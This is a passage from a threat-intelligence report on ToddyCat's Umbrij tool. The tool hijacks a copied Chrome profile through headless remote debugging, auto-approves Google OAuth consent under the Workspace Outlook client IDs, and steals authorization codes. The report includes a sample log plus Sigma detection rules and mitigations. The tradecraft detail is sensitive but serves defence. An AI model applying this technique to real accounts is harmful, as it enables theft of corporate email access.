Specifies the name of the specific profile folder within the user-data-dir
–headless
Launches the browser in headless mode, that is, without a graphical user interface
The browser process runs in headless mode while utilizing the copied user profile. Consequently, all active user cookies are applied, which means sites with saved credentials will skip authentication prompts. Furthermore, the browser will log history to a new folder, keeping it completely hidden from the user’s primary account view.
Through this method, the threat actors gain access to the user’s authenticated sessions — specifically their Google account — along with the ability to erase any trace of their activity within the browser.
Code snippet showing Umbrij connecting to the browser via the debugging port
Next, the tool uses the Puppeteer Sharp library, a .NET version of Puppeteer, to connect to the remote debugging port. Puppeteer provides a high-level API to control Chrome or Chromium browsers over the DevTools protocol. Its primary use is for automated testing.
The Puppeteer module GitHub page
If the connection to the remote debugging port is successful, Umbrij sends a GET request to direct the browser to the following URL:
The value specified in the client_id field belongs to Google Workspace Migration for Microsoft Outlook (GWMMO). This is Google’s official tool for importing email, calendar events, and contacts from Microsoft Exchange accounts or local PST files into a Google Workspace account.
Umbrij also includes the ability to switch the client_id value from 279448736670 to 1095133494869 by using the -sync parameter. This second identifier belongs to another application: Google Workspace Sync for Microsoft Outlook (GWSMO), which allows users to sync email, calendars, and other data from the cloud account directly into Microsoft Outlook.
Code snippet where the client_id replacement occurs
The remaining parameters used in the request differ from those typically utilized by the legitimate applications. See the table below for a comparison of these parameters:
GET request parameter
URL used by Umbrij
Original URL
flowName=GeneralOAuthFlow
Present
Absent
code_challenge (PKCE)
Absent
Present (method=S256)
state
Absent
Present
login_hint
Absent
Present
redirect_uri
http://localhost
http://localhost:61619/callback
As seen from the list above, Umbrij omits several parameters characteristic of the legitimate applications. For instance, Umbrij drops the code_challenge parameter, normally used for data protection when retrieving an authorization code. Additionally, the tool modifies the redirection address: while the legitimate application specifies a dedicated port and a callback path, the tool simply points to localhost.
The authorization code request specifies the set of permissions for Google services required by the application. This list also differs significantly between requests issued by the legitimate application and those generated by Umbrij. The table below details the variations in the requested scopes:
After the browser navigates to the URL provided by Umbrij, the Google account selection page opens.
Account selection
Because the attackers copied the victim’s profile folder and are operating within their specific environment, the account selection options will include the currently signed-in user’s authenticated session. Umbrij identifies the corresponding element within the page’s HTML source code.
Searching for HTML code elements on the page
The tool uses JavaScript to emulate a mouse click on the elements, allowing it to proceed to the next step.
Simulating a mouse click on a page element
The subsequent step opens a page displaying the list of requested permissions.
Confirming the list of requested access permissions
As shown in the screenshot, Umbrij requests full access to email, cloud storage, and contacts. Just like in the previous step, it uses JavaScript to click the “Allow” button, which completes the authentication process.
The browser is then redirected to the local address that was specified in the redirect_uri parameter of the initial request. The tool intentionally omits a port and a path to a specific page in the redirect_uri because the true objective of this action is simply to capture the code parameter from the context of the GET request. This parameter contains the OAuth authorization code. To retrieve it, Umbrij extracts the substring located between the code= and &scope parameters.
Extracting the authorization code from the GET request
Results
Umbrij, like most other tools in ToddyCat’s arsenal, logs its actions in detail and saves them to a file. It also saves the retrieved authorization code to this log file, which the operator subsequently exfiltrates from the compromised host.
Below is an example of a log file generated by version a of the tool.
------------------------------
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[*] switch to sync mode.
[!] port 11111 is available!
[*] Impersonate <username> success!
[*] browser switch to chrome .
Parsing C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State ...
[*] detected profile: Profile 4 ==> <email>@gmail.com
[*] ready auth for <email>@gmail.com.
[*] Browser Exe path C:\Program Files\Google\Chrome\Application\chrome.exe.
[!] CreateProcessAsUserW...
[*] Browser created with pid 3108
[???] <email>@gmail.com
[pup] mail : <email>@gmail.com
[pup] account choice click !
[pup] Allow click !
[<email>@gmail.com] 4%2F0AcvDMrDtzQaC-TT8<hash>uMhg
[*] RevertToSelf succeed!
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
The log indicates that the sync mode is selected (meaning the Google Workspace Sync for Microsoft Outlook application is used) and the debugging port is set to 11111. After locating the user profile and copying its folder, Umbrij launches Google Chrome. After this, the tool emulates clicks on the appropriate buttons to confirm permissions, ultimately outputting the final result of the operation: the stolen OAuth authorization code.
Since all requests occur within a background browser instance, the tool includes a feature to generate a PDF snapshot of the web page where the permission confirmation process halted in the event of an error.
Saving a web page as a PDF file in the case of an error
Additionally, the tool can create a PDF file for the user profile in Google Chrome and Microsoft Edge by navigating to the following internal addresses:
edge://profile-internals
chrome://profile-internals
Example contents of a generated PDF file
The acquired authorization code is then exchanged for an OAuth access token. The threat actors use that token to connect to the Gmail account through the API, thus compromising corporate email communications. The diagram below illustrates the complete attack workflow.
Umbrij workflow diagram
Detection
DLL sideloading
First and foremost, defenders should monitor library loading events (DLL loads) associated with the known applications vulnerable to DLL sideloading that are exploited by this tool: Bitdefender ConnectAgent, Visual Studio, and Google Desktop Search.
title: Possible Dll Hijacking Of Microsoft VisualStudio QualityTools dll
id: 246f1409-2993-46f6-9b77-e447a327df5d
status: experimental
description: Detects possible DLL hijacking of Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll by looking for suspicious image loads, loading this DLL from unexpected locations
author: kaspersky
date: 2025-08-11
tags:
    - attack.defense-evasion
    - attack.t1574.001
logsource:
    product: windows
    category: image_load
detection:
    selection:
        ImageLoaded|endswith: 'Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll'
    filter:
        ImageLoaded|contains: '\IDE\Extensions\TestPlatform\Extensions\'
    condition: selection
falsepositives:  Legitimate activity
level: high
Browser launch
Launching a browser with a remote debugging port specified is a highly unusual event on standard user hosts that are not running web application development or automated testing workflows. Consequently, monitoring for these specific command-line arguments can serve as a reliable indicator of this attack.
title: Launching Chrome With Debug Parameters
id: f072803f-3cf4-4537-82e6-e8b3a201d99f
status: stable
description: Detects the execution of Chromium based browsers launched with incognito mode and remote debugging enabled
author: kaspersky
date: 2025-12-11
tags:
    - attack.lateral_movement
    - attack.defense_evasion
    - attack.t1550.001
logsource:
    category: process_creation
    product: windows

detection:
    selection:
        CommandLine|contains|all:
            - '--remote-debugging-port'
            - '--headless'
    condition: selection
falsepositives: Opening a browser as part of web application testing. Legitimate activity
level: high
Revoking third-party access
To review the authorization codes granted to applications, navigate to the Google Account settings under the Third-party apps & services section, or access the following URL directly:
https://myaccount.google.com/connections
This page displays a comprehensive list of applications and services that currently have permission to access the account.
List of apps connected to the Google account
If the Google Workspace Migration for Microsoft Outlook or Google Workspace Sync for Microsoft Outlook applications appear in this list but are not actually used within your organization, revoke their access immediately. This will invalidate all potentially compromised OAuth tokens associated with them.
Risk mitigation
Launching a browser with a remote debugging port enabled is inherently suspicious for users who do not engage in web development. For these employees, you can completely disable Chromium-based browser developer tools.
This can be achieved by configuring the DeveloperToolsAvailability policy. To enforce this, set the registry value to 0x00000002 for the following Windows Registry key and restart the browser:
To verify that the policy has been successfully applied, navigate to the browser’s internal policies page at chrome://policy:
Note that while disabling developer tools can successfully disrupt the automated retrieval of the OAuth authorization code, it will not help, however, if the adversary decides to leverage the browser’s graphical user interface (GUI) — though this manual approach is significantly less likely due to the friction it introduces for the attackers. Therefore, as a risk mitigation measure, users should be instructed to explicitly log out of their Google accounts as soon as their sessions are complete.
Takeaways
The ToddyCat APT group continues to search for ways of compromising corporate email communications. We have been tracking the group for a long time and we have observed continuous updates to its arsenal in an attempt to bypass security defenses, even as their core techniques remain consistent. For instance, the group has long relied on DLL sideloading to stealthily drop malicious utilities and scheduled tasks. However, their new tool, Umbrij, automates the attackers’ attempts to gain access to organizational email accounts. This automation not only helps increase the scale and frequency of their attacks but also demonstrates ToddyCat’s strong motivation and advanced technical skills.
To defend against these threats, corporate security teams must monitor for suspicious library loading events initiated by legitimate files, watch for instances of browsers launching in developer mode, and conduct regular audits of third-party applications and services with access permissions to Google accounts. Furthermore, deploying a robust, comprehensive security solution — such as Kaspersky Next — is critical to detect this type of malicious host-based activity in a timely manner.

 Entrar